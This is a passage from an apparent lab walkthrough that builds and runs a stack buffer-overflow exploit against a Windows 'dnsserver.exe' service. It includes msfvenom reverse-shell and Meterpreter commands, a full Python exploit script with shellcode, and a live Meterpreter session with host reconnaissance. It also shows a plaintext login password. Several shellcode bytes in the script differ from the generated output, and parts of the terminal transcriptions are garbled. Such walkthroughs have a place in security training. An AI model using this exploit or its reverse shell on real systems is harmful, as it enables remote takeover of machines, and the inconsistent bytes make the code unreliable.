00403200 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
!mona find -s "\xff\xe4" -m warrlot.dll
[17:23:31] Breakpoint at warrlot.6250123F
```

This shows we control the EIP

```
Code auditor and software assessment specialist needed

Registers <MMX>
EAX 00C0F338 ASCII "GETD /.: /AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 010051D4
EDX 00000000
EBX 00000110
ESP 00C0FB18
EBP 41414141
ESI 004018B7 dnsserve.004018B7
EDI 004018B7 dnsserve.004018B7
EIP 6250123F warrlot.6250123F
C 0 ES 002B 32bit 0<FFFFFFFF>
P 1 CS 0023 32bit 0<FFFFFFFF>
A 0 SS 002B 32bit 0<FFFFFFFF>
Z 1 DS 002B 32bit 0<FFFFFFFF>
S 0 FS 0053 32bit 3A4000<FFF>
T 0 GS 002B 32bit 0<FFFFFFFF>
D 0
O 0 LastErr ERROR_SUCCESS <00000000>
EFL 00000246 <NO,NB,E,BE,NS,PE,GE,LE>
MM0 0000 0000 0000 0000
MM1 0000 0000 0000 0000
MM2 0000 0000 0000 0000
MM3 0000 0000 0000 0000
MM4 0000 0000 0000 0000
MM5 0000 0000 0000 0000
MM6 0000 0000 0000 0000
MM7 0000 0053 0000 002B

00C0FB18 01004900 .I.@
00C0FB1C 010035C0 5.@ ASCII "GETD /.: /AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
00C0FB20 00000BB8 78..
00C0FB24 00000000 ....
00C0FB28 00000000 ....
00C0FB2C 00401E20 40. dnsserve.00401E20
00C0FB30 00400000 00. dnsserve.00400000
00C0FB34 00C0FB84 84.L
00C0FB38 7759EEC6 7w RETURN to ntdll.7759EEC6 from ntdll.775CEB78
00C0FB3C 00401E20 40. dnsserve.00401E20
```

Now we're going to generate shell code...

We'll use msfvenom

msfvenom -p windows/shell_reverse_tcp LHOST=10.0.2.163 EXITFUNC=thread -f python -a x86 -b "\x00"

msfvenom	a metasploit program
-p	payload
Windows	a windows machine
shell_reverse_tcp	To have the victim connect back to us
LHOST (Listening Host)	The ip address 10.0.2.163
EXITFUNC=thread	Makes our exploit a little more stable
-f	For file type
python	Language written in
-a	Architecture which is x86
-b	Bad Characters (in this instance there were none other than the null byte "\x00", but if there were more you would input them here.

```
phantom3472@ip-10-0-99-30:~$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.99.30 -f python -a x86 -b "\x00"
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 10 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai chosen with final size 360
Payload size: 360 bytes
Final size of python file: 1730 bytes
buf = ""
buf += "\xdb\xcc\xbb\x31\x64\xab\x99\xd9\x74\x24\xf4\x5d\x29"
buf += "\xc9\xb1\x54\x83\xed\xfc\x31\x5d\x14\x03\x5d\x25\x86"
buf += "\x5e\x64\xad\xc4\xa1\x95\x2d\xa9\x28\x70\x1c\xe9\x4f"
buf += "\xf0\x0e\xd9\x04\x54\xa2\x92\x49\x4d\x31\xd6\x45\x62"
buf += "\xf2\x5d\xb0\x4d\x03\xcd\x80\xcc\x87\x0c\x5d\x2e\xb6"
buf += "\xde\x28\x2e\xff\x03\x00\x62\xa8\x48\x77\x93\xdd\x05"
buf += "\x44\x18\xad\x88\xcc\xfd\x65\xaa\xfd\x53\xfe\x55\xdd"
buf += "\x52\xd3\x8d\x57\x4d\x30\xab\x2e\xe6\x82\x47\xb1\x2e"
buf += "\xdb\xa8\x1e\x0f\x4d\x5a\x5e\x57\xd2\x84\x15\xa1\x21"
buf += "\x38\x2e\x76\x58\xe6\xbb\x6d\xfa\x6d\x1b\x4a\xfb\xa2"
buf += "\xfa\x19\xf7\x0f\x88\x46\x1b\x91\x5d\xfd\x27\x1a\x60"
buf += "\xd2\xae\x58\x47\xf6\xeb\x3b\xe6\xaf\x51\xed\x17\xaf"
buf += "\x3a\x52\xb2\xbb\xd6\x87\xcf\xe1\xbe\x64\xa2\x19\x3e"
buf += "\xe3\x75\x69\x0c\xac\x2d\xe5\x3c\x25\xe8\xf2\x43\x1c"
buf += "\x4c\x6c\xba\x9f\xad\xa4\x78\xcb\xfd\xde\xa9\x74\x96"
buf += "\x1e\x56\xa1\x03\x1a\x00\x40\xd4\x47\x0e\x3d\x6d\x87"
buf += "\x3f\xe1\x5f\x61\x6f\x49\x30\x3e\xcf\x39\xf0\xee\xa7"
buf += "\x53\xff\xd1\xd7\x5b\x5d\x79\x7d\xb4\x80\xd2\xe9\xd2"
buf += "\x89\xa9\x88\xb2\x07\xd4\x8a\x39\xa2\x28\x44\xca\xc7"
buf += "\x3a\xb0\xab\x27\xc3\x40\x46\x28\xa9\x44\x00\x7f\x45"
buf += "\x46\x35\xb7\xca\xb9\x10\xcb\x0d\x45\xe5\xfa\x66\x73"
buf += "\x73\x43\x11\x7b\x93\x43\xe1\x2d\xf9\x43\x89\x89\x59"
buf += "\x10\xac\xd6\x77\x04\x7d\x42\x78\x7d\xd1\x05\x10\x83"
buf += "\x0c\x21\xbf\x7c\x7b\x32\xb8\x83\xf9\x16\x61\xec\x01"
buf += "\x16\x91\xec\x6b\x96\xc1\x84\x60\xb9\xee\x64\x88\x10"
buf += "\xa7\xec\x03\xf4\x05\x8c\x14\xdd\x08\x10\x14\xd1\xd0"
buf += "\x45\x9b\x16\xe7\x69\x5d\x2b\x31\x50\x2b\x6c\x81\xe7"
buf += "\x24\xc7\xa4\x4e\xaf\x27\xfa\x91\xfa"
```

Take note of the payload size (here it's 360 bytes)

Copy all the buffer chars in seh24

8 – OBTAINING TARGET IP ADDRESS AND OS


Copy seh24 to seh25

cp seh24 seh25

open seh25

nano seh25

Add in copied buf chars from seh24.



```
phantom3472@ip-10-0-99-30: ~
GNU nano 2.5.3 File: seh25

#!/usr/bin/python

import sys, socket

buf = ""
buf += "\xdb\xcc\xbb\x31\x64\xab\x99\xd9\x74\x24\xf4\x5d\x29"
buf += "\xc9\xb1\x54\x83\xed\xfc\x31\x5d\x14\x03\x5d\x25\x86"
buf += "\x5e\x64\xad\xc4\xa1\x95\x2d\xa9\x28\x70\x1c\xe9\x4f"
buf += "\xf0\x0e\xd9\x04\x54\xa2\x92\x49\x4d\x31\xd6\x45\x62"
buf += "\xf2\x5d\xb0\x4d\x03\xcd\x80\xcc\x87\x0c\xd5\x2e\xb6"
buf += "\xde\x28\x2e\xff\x03\xcd\x62\xa8\x48\x77\x93\xdd\x05"
buf += "\x44\x18\xad\x88\xcc\xfd\x65\xaa\xfd\x53\xfe\xff\xdd"
buf += "\x52\xd3\x8d\x57\x4d\x30\xab\x2e\xe6\x82\x47\xb1\x2e"
buf += "\xdb\xa8\x1e\x0f\x4d\x5a\x5e\x57\xd2\x84\x15\xa1\x21"
buf += "\x38\x2e\x76\x58\xe6\xbb\x6d\xfa\x6d\x1b\x4a\xfb\xa2"
buf += "\xfa\x19\xf7\x0f\x88\x46\x1b\x91\x5d\xfd\x27\x1a\x60"
buf += "\xd2\xae\x58\x47\xf6\xeb\x3b\xe6\xaf\x51\xed\x17\xaf"
buf += "\x3a\x52\xb2\xbb\x67\xcf\xe1\xbe\x64\xe2\x19\x3e"
buf += "\xe3\x75\x69\x0c\xac\x2d\xe5\x3c\x25\xe8\xf2\x43\x1c"
buf += "\x4c\x6c\xba\x9f\xad\xa4\x78\xcb\xfd\xde\xa9\x74\x96"
buf += "\x1e\x56\xa1\x03\x1a\x0c\x40\x4d\x47\x0e\x3d\x6d\x87"
buf += "\x3f\xe1\x5f\x61\x6f\x49\x30\x3e\xcf\x39\xf0\xee\xa7"
buf += "\x53\xff\xd1\xd7\x5b\xdd\x79\x7d\xb4\x80\xd2\xe9\xd2"
buf += "\x89\xa9\x88\xb2\x07\x4d\xa8\x39\xa2\x28\x44\xca\x07"
buf += "\x3a\xb0\xab\x27\xe3\x40\x46\x28\xa9\x44\x00\x7f\x45"
buf += "\x46\x35\xb7\xca\xb9\x10\xcb\x0d\x45\xe5\xfa\x66\x73"
buf += "\x73\x43\x11\x7b\x93\x43\xe1\x2d\xf9\x43\x89\x89\x59"
buf += "\x10\xac\xd6\x77\x04\x7d\x42\x78\x7d\xd1\x05\x10\x83"
buf += "\x0c\x21\xbf\x7c\x7b\x32\xb8\x83\xf9\x16\x61\xec\x01"
buf += "\x16\x91\xec\x6b\x96\x01\x84\x60\xb9\xee\x64\x88\x10"
buf += "\xa7\xec\x03\xf4\x05\x8c\x14\xdd\x08\x10\x14\xd1\xd0"
buf += "\x45\x9b\x16\xe7\x69\x5d\x2b\x31\x50\x2b\x6c\x81\xe7"
buf += "\x24\x07\xa4\x4e\xaf\x27\xfa\x91\xfa"

shellcode = "A" * 2003 + "\x3f\x12\x50\x62" + "\x90" * 32 + buf

try:
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect(('10.0.2.163',1234))

    payload = "GETD ./." + shellcode

    s.send(payload)
    s.close()

except:
    print "Error connecting to server"
```

Add... + "\x90" * 32 + buf ...on end of shellcode line

shellcode = "A" * 2003 + "\x3f\x12\x50\x62" + "\x90" * 32 + buf

So, what happens is...(along the shellcode line)

1. We submit the shellcode "A" * 2003
2. That will take us to the EIP + "\x3f\x12\x50\x62" which is the pointer address and jump to the set of instructions which is the overflow
3. + buf
4. Now we need to add NOPS (no operation) + "\x90" * 32

By adding the NOPS we're adding a little bit of padding between the jump command and the buffer.

Adjust code to include payload

```
shellcode = "A" * 2003 + "\x3f\x12\x50\x62" + "\x90" * 32 + buf

try:
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect(('10.0.2.163',1234))

    payload = "GETD ../" + shellcode

    s.send(payload)
    s.close()
```


Close Immunity

Close dnsserver.exe window

Open a cmd prompt window and enter:

cd D:/dns

start dnsserver 1234



```
C:\> Select Command Prompt

Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

D:\Users\ut.rob.voss>cd D:/dns

D:\dns>start dnsserver 1234


D:\dns>start dnsserver 1234

D:\dns>start dnsserver 1234

D:\dns>
```

Open PuTTY
IP: 10.0.99.30
Username: phantom3472
Password
wgSOx9Od3s7q166vXoXu

Test connection with PuTTY
nc 10.0.2.163 1234



The screenshot shows two terminal windows side-by-side. The left window, titled 'D:\dns\dnsserver.exe', displays the following text: 'Starting DNS server version 1.00', 'Called essential function dll version 1.00', and 'Waiting for client connections...'. The right window, titled 'phantom3472@ip-10-0-99-30: ~', shows the output of a netcat connection. It starts with a message about a new release '18.04.6 LTS' being available. Then, it displays '*** System restart required ***', the last login time 'Fri Dec 29 16:46:31 2023 from 10.0.2.163', and a welcome message: 'Welcome to the Aerospatiale-Trombert-USA DNS server'. It also states 'All queries are restricted to the intranet doman at-usa.co'. The user 'phantom3472' enters several commands: '^C', 'nano seh20', './seh20', '^CFuzzing crashed at 12800 bytes', 'nano seh21', './seh21', and finally 'nc 10.0.2.163 1234', which results in a green cursor on the line.


```
D:\dns\dnsserver.exe
Starting DNS server version 1.00
Called essential function dll version 1.00
Waiting for client connections...

phantom3472@ip-10-0-99-30: ~
New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

*** System restart required ***
Last login: Fri Dec 29 16:46:31 2023 from 10.0.2.163
phantom3472@ip-10-0-99-30:~$ nc 10.0.2.163 1234
Welcome to the Aerospatiale-Trombert-USA DNS server
All queries are restricted to the intranet doman at-usa.co

^C
phantom3472@ip-10-0-99-30:~$ nano seh20
phantom3472@ip-10-0-99-30:~$ ./seh20
^CFuzzing crashed at 12800 bytes
phantom3472@ip-10-0-99-30:~$ nano seh21
phantom3472@ip-10-0-99-30:~$ ./seh21
phantom3472@ip-10-0-99-30:~$ nc 10.0.2.163 1234
```

Connection confirmed



This screenshot is similar to the one above, showing the same two terminal windows. The left window 'D:\dns\dnsserver.exe' now shows an additional line: 'Received a client connection from 10.0.99.30:46626'. The right window 'phantom3472@ip-10-0-99-30: ~' shows the same sequence of commands and output as before, ending with the 'nc 10.0.2.163 1234' command and a green cursor.

```
D:\dns\dnsserver.exe
Starting DNS server version 1.00
Called essential function dll version 1.00
Waiting for client connections...
Received a client connection from 10.0.99.30:46626
Waiting for client connections...

phantom3472@ip-10-0-99-30: ~
*** System restart required ***
Last login: Fri Dec 29 16:46:31 2023 from 10.0.2.163
phantom3472@ip-10-0-99-30:~$ nc 10.0.2.163 1234
Welcome to the Aerospatiale-Trombert-USA DNS server
All queries are restricted to the intranet doman at-usa.co

^C
phantom3472@ip-10-0-99-30:~$ nano seh20
phantom3472@ip-10-0-99-30:~$ ./seh20
^CFuzzing crashed at 12800 bytes
phantom3472@ip-10-0-99-30:~$ nano seh21
phantom3472@ip-10-0-99-30:~$ ./seh21
phantom3472@ip-10-0-99-30:~$ nc 10.0.2.163 1234
Welcome to the Aerospatiale-Trombert-USA DNS server
All queries are restricted to the intranet doman at-usa.co
```

Open second PuTTY window


IP: 10.0.99.30

Username: phantom3472

Password


wgSOx9Od3s7q166vXoXu

enter: msfconsole



```
phantom3472@ip-10-0-99-30: ~  
login as: phantom3472  
phantom3472@10.0.99.30's password:  
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-104-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
Get cloud support with Ubuntu Advantage Cloud Guest:  
http://www.ubuntu.com/business/services/cloud  
  
30 packages can be updated.  
3 updates are security updates.  
  
New release '18.04.6 LTS' available.  
Run 'do-release-upgrade' to upgrade to it.  
  
*** System restart required ***  
Last login: Fri Dec 29 17:22:57 2023 from 10.0.2.163  
phantom3472@ip-10-0-99-30:~$ msfconsole
```

```
*** System restart required ***  
Last login: Fri Dec 29 00:40:31 2023 from 10.0.2.163  
phantom3472@ip-10-0-99-30:~$ msfconsole
```

Enter:
ipconfig

```
[*] Meterpreter session 1 opened (10.0.99.30:4444 -> 10.0.2.163:1033) a
t 2023-12-29 01:05:35 +0000

meterpreter > ipconfig

Interface 1
=====
Name       : Software Loopback Interface 1
```

```
phantom3472@ip-10-0-99-30: ~
meterpreter > ipconfig

Interface 1
=====
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 4
=====
Name       : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU        : 1280
IPv6 Address : fe80::5efe:a00:2a3
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Address : fe80::5efe:ac1f:a340
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 6
=====
Name       : Amazon Elastic Network Adapter #2
Hardware MAC : 0e:ba:70:47:15:f9
MTU        : 1500
IPv4 Address : 10.0.2.163
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::c838:f17a:b356:431a
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 7
=====
Name       : Amazon Elastic Network Adapter
Hardware MAC : 0e:32:8c:06:65:65
MTU        : 1500
IPv4 Address : 172.31.163.64
IPv4 Netmask : 255.255.192.0
IPv6 Address : fe80::6c9a:3aeb:5b2e:e5ad
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

Enter:
sysinfo

```
IPv6 Address : fe80::6c9a:3aeb:5b2e:e5ad
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > sysinfo
Computer      : WSAMZN-QMPI905C
OS            : Windows 2016 (Build 14393).
Architecture : x64
```

```
meterpreter > sysinfo
Computer      : WSAMZN-QMPI905C
OS            : Windows 2016 (Build 14393).
Architecture : x64
System Language : en_US
Domain       : CYBEROPS
Logged On Users : 5
Meterpreter   : x86/windows
meterpreter > █
```

```

D:\dnsserver>
Starting DNS server version 1.00
Called essential dll version 1.00
Waiting for client connections...
Received a client connection from 10.0.99.30:4663
4
Waiting for client connections...

Command Prompt
D:\Users\ut.rob.voss> cd D:\dns
D:\dns> start dnsserver 1234
The system cannot find the file dnsserver.
D:\dns> start dnsserver 1234
D:\dns> start dnsserver 1234
D:\dns> start dnsserver 1234
D:\dns> start dnsserver 1234
D:\dns> start dnsserver 1234
D:\dns> start dnsserver 1234
D:\dns>

phantom3472@ph-10-0-99-30:~$
IPv4 Address : 172.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 4
=====
Name       : Microsoft ISATAP Adapter
Hardware MAC : 00100100:00:00:00
MTU        : 1280
IPv6 Address : fe80::5efe:a00:2a3
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Address : fe80::5efe:a61fa340
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 6
=====
Name       : Amazon Elastic Network Adapter #2
Hardware MAC : 0e1ba170:47:15:e9
MTU        : 1500
IPv4 Address : 10.0.2.163
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::c38:f17a:b356:431a
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 7
=====
Name       : Amazon Elastic Network Adapter
Hardware MAC : 0e32:8c:06:65:65
MTU        : 1500
IPv4 Address : 172.31.163.64
IPv4 Netmask : 255.255.192.0
IPv6 Address : fe80::6c9a:3aeb:5b2e:e5ad
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > sysinfo
Computer      : WSAM2ZN-QMPI905C
OS            : Windows 2016 (Build 14393).
Architecture : x64
System Language : en_US
Domain       : CYBEROPS
Logged On Users : 5
Meterpreter   : x86/windows
meterpreter >

phantom3472@ph-10-0-99-30:~$
All queries are restricted to the intranet domain at-usa.co
~C
phantom3472@ph-10-0-99-30:~$ nano seh20
phantom3472@ph-10-0-99-30:~$ ./seh20
~C
phantom3472@ph-10-0-99-30:~$ nano seh21
phantom3472@ph-10-0-99-30:~$ ./seh21
phantom3472@ph-10-0-99-30:~$ nc 10.0.2.163 1234
Welcome to the Aerospace-Trombert-USA DNS server
All queries are restricted to the intranet domain at-usa.co
~C
phantom3472@ph-10-0-99-30:~$ ./seh25
phantom3472@ph-10-0-99-30:~$ ./seh25
phantom3472@ph-10-0-99-30:~$ ./seh25
phantom3472@ph-10-0-99-30:~$ ./seh25
phantom3472@ph-10-0-99-30:~$

```

```

Interface 7
=====
Name       : Amazon Elastic Network Adapter
Hardware MAC : 0e:32:8c:06:65:65
MTU        : 1500
IPv4 Address : 172.31.163.64
IPv4 Netmask : 255.255.192.0
IPv6 Address : fe80::6c9a:3aeb:5b2e:e5ad
